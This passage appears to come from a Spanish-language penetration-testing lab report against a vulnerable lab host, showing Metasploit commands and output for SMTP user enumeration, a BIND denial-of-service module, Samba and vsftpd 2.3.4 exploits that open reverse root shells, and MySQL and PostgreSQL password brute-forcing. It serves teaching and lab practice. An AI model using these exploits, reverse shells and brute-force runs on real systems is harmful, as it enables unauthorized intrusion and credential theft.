dlists/ipmi_users.txt
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
```

Ilustración 45. Configuración de USER_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

```
USER_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting            Required  Description
   ----       ---------------            --------  -----------
   RHOSTS     192.168.10.5               yes       The target host(s), see https://docs.metas
                                                   ploit.com/docs/using-metasploit/basics/usi
                                                   ng-metasploit.html
   RPORT      25                         yes       The target port (TCP)
   THREADS    1                          yes       The number of concurrent threads (max one
                                                   per host)
   UNIXONLY   true                       yes       Skip Microsoft bannered servers when testi
                                                   ng unix users
   USER_FILE  /usr/share/metasploit-fra  yes       The file that contains a list of probable
              mework/data/wordlists/ipm              users accounts.
              i_users.txt
```

Ilustración 46. Comando options

En la carpeta de diccionarios editamos el archivo **ipmi_users.txt** ingresando el comando **nano** y luego damos Enter.

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─# nano ipmi_users.txt
```

Ilustración 47. Editar archivo con el comando nano

Escribimos el usuario y guardamos.



Ilustración 48. Archivo ipmi_users.txt

Y por último ejecutamos el comando **run** para hacer un análisis de enumeración y recolección de información. Se identificó al usuario **msfadmin**.



Ilustración 49. Escaneo del puerto 25 (SMTP).

5.10 Explotación del puerto 53 (DOMAIN)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 53 con el comando search **bind_tsig**.

Ilustración 50. Buscar exploit del puerto 53

Y con el comando **use** seleccionamos el exploit del puerto 53 que aparece en el módulo con el número 0 y verificamos que se haya hecho el cambio con el comando **options**.

```
msf6 > use 1
msf6 auxiliary(dos/dns/bind_tsig) > options

Module options (auxiliary/dos/dns/bind_tsig):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe
                                         in each set
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target host(s), see https
                                         ://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-
                                         metasploit.html
   RPORT      53               yes       The target port (UDP)
   SRC_ADDR                    no        Source address to spoof
   THREADS    10               yes       The number of concurrent thre
                                         ads
```

Ilustración 51. Usar exploit del puerto 53 y ver opciones

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts** y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(dos/dns/bind_tsig) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
msf6 auxiliary(dos/dns/bind_tsig) > options

Module options (auxiliary/dos/dns/bind_tsig):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe
                                         in each set
   INTERFACE                   no        The name of the interface
   RHOSTS     192.168.10.5     yes       The target host(s), see https
                                         ://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-
                                         metasploit.html
   RPORT      53               yes       The target port (UDP)
   SRC_ADDR                    no        Source address to spoof
   THREADS    10               yes       The number of concurrent thre
                                         ads
```

Ilustración 52. Asignando dirección IP al RHOSTS

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 53.

```
msf6 auxiliary(dos/dns/bind_tsig) > run
[*] Sending packet to 192.168.10.5
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/dns/bind_tsig) >
```

Ilustración 53. Explotación del puerto 53 (DOMAIN)

5.11 Explotación del puerto 139/445 (SAMBA)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 139 y 445 con el comando **search usermap_script**.

Ilustración 54. Buscar exploit del puerto

Y con el comando **use** seleccionamos el exploit del puerto 139 y 445 que aparece en el módulo con el número 0.

Ilustración 55. Usar exploit del puerto 139 y 445

Utilizamos el comando **options** para ver las opciones del exploit.



Ilustración 56. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
msf6 exploit(multi/samba/usermap_script) >
```

Ilustración 57. Asignando dirección IP al RHOSTS

Con el comando **options** verificamos que se haya hecho el cambio.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,t
                                       ype:host:port][ ... ]
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.meta
                                       sploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may be spe
                                     cified)
   LPORT  4444             yes       The listen port
```

Ilustración 58. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 139.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.5:58691) at 20
25-08-07 05:50:01 -0400

whoami
root
```

Ilustración 59. Explotación del puerto 139 (SAMBA)

Ahora lo que vamos a hacer es cambiar el puerto 139 a el puerto 445 con el comando **set rport** para explotarlo también.

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) >
```

Ilustración 60. Cambiando de puerto 139 a 445

Con el comando **options** verificamos que se haya hecho el cambio.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,t
                                       ype:host:port][ ... ]
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.meta
                                       sploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.4     yes       The listen address (an interface may be spe
                                     cified)
   LPORT  4444             yes       The listen port
```

Ilustración 61. Comando options

Y procedemos a ejecutar el comando **run** para hacer la explotación del puerto 445.

```
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Command shell session 2 opened (192.168.10.4:4444 → 192.168.10.5:37532) at 20
25-08-07 05:59:52 -0400

whoami
root
```

Ilustración 62. Explotación del puerto 445 (SAMBA)

5.12 Explotación del puerto 2121 (FTP)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 2121 con el comando **search vsftpd 2.3.4**.



Ilustración 63. Buscar exploit del puerto 2121

Y con el comando **use** seleccionamos el exploit del puerto 2121 que aparece en el módulo con el número 0.

Ilustración 64. Usar exploit del puerto 2121

Luego agregamos la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

Ilustración 65. Asignando dirección IP al RHOSTS

Con el comando **options** verificamos que se haya hecho el cambio.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,t
                                       ype:host:port][ ... ]
   RHOSTS   192.168.10.5     yes       The target host(s), see https://docs.meta
                                       sploit.com/docs/using-metasploit/basics/u
                                       sing-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ilustración 66. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 2121.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.10.5:21 - USER: 331 Please specify the password.
[+] 192.168.10.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.10.4:44169 → 192.168.10.5:6200) at 20
25-08-07 06:28:42 -0400

whoami
root
```

Ilustración 67. Explotación del puerto 2121 (FTP)

5.13 Explotación del puerto 3306 (MYSQL)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 3306 con el comando **search mysql_login**.

```
msf6 > search mysql_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                ---------------  ----    -----  -------
---
   0  auxiliary/scanner/mysql/mysql_login  .               normal  No     MySQL L
ogin Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliar
y/scanner/mysql/mysql_login
```

Ilustración 68. Buscar exploit del puerto 3306

Y con el comando **use** seleccionamos el exploit del puerto 3306 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open a
n interactive session
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ilustración 69. Usar exploit del puerto 3306

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indu
File  Actions  Edit  View  Help

msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Acce
                                                user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using
                                                basics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pa
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
```

Ilustración 70. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ilustración 71. Asignando dirección IP al RHOSTS

En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **root_userpass.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/w
ordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Ilustración 72. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blan
BLANK_PASSWORDS	true	no	Try blank passwords for all
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from
CreateSession	false	no	Create a new session for eve
DB_ALL_CREDS	false	no	Try each user/password coupl
DB_ALL_PASS	false	no	Add all passwords in the cur
DB_ALL_USERS	false	no	Add all users in the current
DB_SKIP_EXISTING	none	no	Skip existing credentials st
			cepted: none, user, user&rea
PASSWORD		no	A specific password to authe
PASS_FILE		no	File containing passwords, o
Proxies		no	A proxy chain of format type
RHOSTS	192.168.10.5	yes	The target host(s), see http
			ng-metasploit/basics/using-m
RPORT	3306	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credent
THREADS	1	yes	The number of concurrent thr
USERNAME	root	no	A specific username to authe
USERPASS_FILE	/usr/share/metasploit-framework/d	no	File containing users and pa
	ata/wordlists/root_userpass.txt		pair per line
USER_AS_PASS	false	no	Try the username as the pass
USER_FILE		no	File containing usernames, o
VERBOSE	true	yes	Whether to print output for

Ilustración 73. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 3306.



Ilustración 74. Explotación del puerto 3306

5.14 Explotación del puerto 5432 (POSTGRESQL)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 5432 con el comando search **postgres_login**.



Ilustración 75. Buscar escáner del puerto 5432

Y con el comando **use** seleccionamos el escáner del puerto 5432 que aparece en el módulo con el número 0.

Ilustración 76. Usar escáner del puerto 5432

Utilizamos el comando **options** para ver las opciones del escáner.



Ilustración 77. Comando options

Luego de ver las opciones vamos a configurar el escáner agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.



Ilustración 78. Asignando dirección IP al RHOSTS

También el usuario con el comando **set USERNAME** y la contraseña con el comando **set PASSWORD**.



Ilustración 79. Asignando usuario y contraseña

Con el comando **options** verificamos que se haya hecho el cambio.

```
Name              Current Setting                      Required  Description
----              ---------------                      --------  -----------
ANONYMOUS_LOGIN   false                                yes       Attempt to login with a blank userna
BLANK_PASSWORDS   false                                no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                                    yes       How fast to bruteforce, from 0 to 5
CreateSession     false                                no        Create a new session for every succe
DATABASE          template1                            yes       The database to authenticate against
DB_ALL_CREDS      false                                no        Try each user/password couple stored
DB_ALL_PASS       false                                no        Add all passwords in the current dat
DB_ALL_USERS      false                                no        Add all users in the current databas
DB_SKIP_EXISTING  none                                 no        Skip existing credentials stored in
                                                                 ed: none, user, user&realm)
PASSWORD          admin                                no        A specific password to authenticate
PASS_FILE         /usr/share/metasploit-framework/data no        File containing passwords, one per l
                  /wordlists/postgres_default_pass.txt
Proxies                                                no        A proxy chain of format type:host:po
RETURN_ROWSET     true                                 no        Set to true to see query result sets
RHOSTS            192.168.10.5                         yes       The target host(s), see https://docs
                                                                 etasploit/basics/using-metasploit.ht
RPORT             5432                                 yes       The target port
STOP_ON_SUCCESS   false                                yes       Stop guessing when a credential work
THREADS           1                                    yes       The number of concurrent threads (ma
USERNAME          admin                                no        A specific username to authenticate
USERPASS_FILE     /usr/share/metasploit-framework/data no        File containing (space-separated) us
                  /wordlists/postgres_default_userpass           per line
                  .txt
USER_AS_PASS      false                                no        Try the username as the password for
USER_FILE         /usr/share/metasploit-framework/data no        File containing users, one per line
                  /wordlists/postgres_default_user.txt
```

Ilustración 80. Comando options

Ahora el Metasploit intentará iniciar sesión en la base de datos PostgreSQL usando varias combinaciones de usuario y contraseña hasta encontrar las correctas.

```
root@kali: /home/indu
File  Actions  Edit  View  Help
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.10.5:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.10.5:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) > 
```

Ilustración 81. Iniciando en la BD de PostgreSQL

Ya que hubo un intento correcto con el usuario y contraseña de **postgres,** y una base de datos **template1**, en la consola de Kali dentro del framework de metasploit buscamos el módulo auxiliar de administración del puerto 5432 con el comando **search postgres_sql** y con el comando **use** seleccionamos el auxiliar del puerto 5432 que aparece en el módulo con el número 0.



Ilustración 82. Buscar modulo auxiliar de administración del puerto 5432

Utilizamos el comando **options** para ver las opciones del auxiliar.

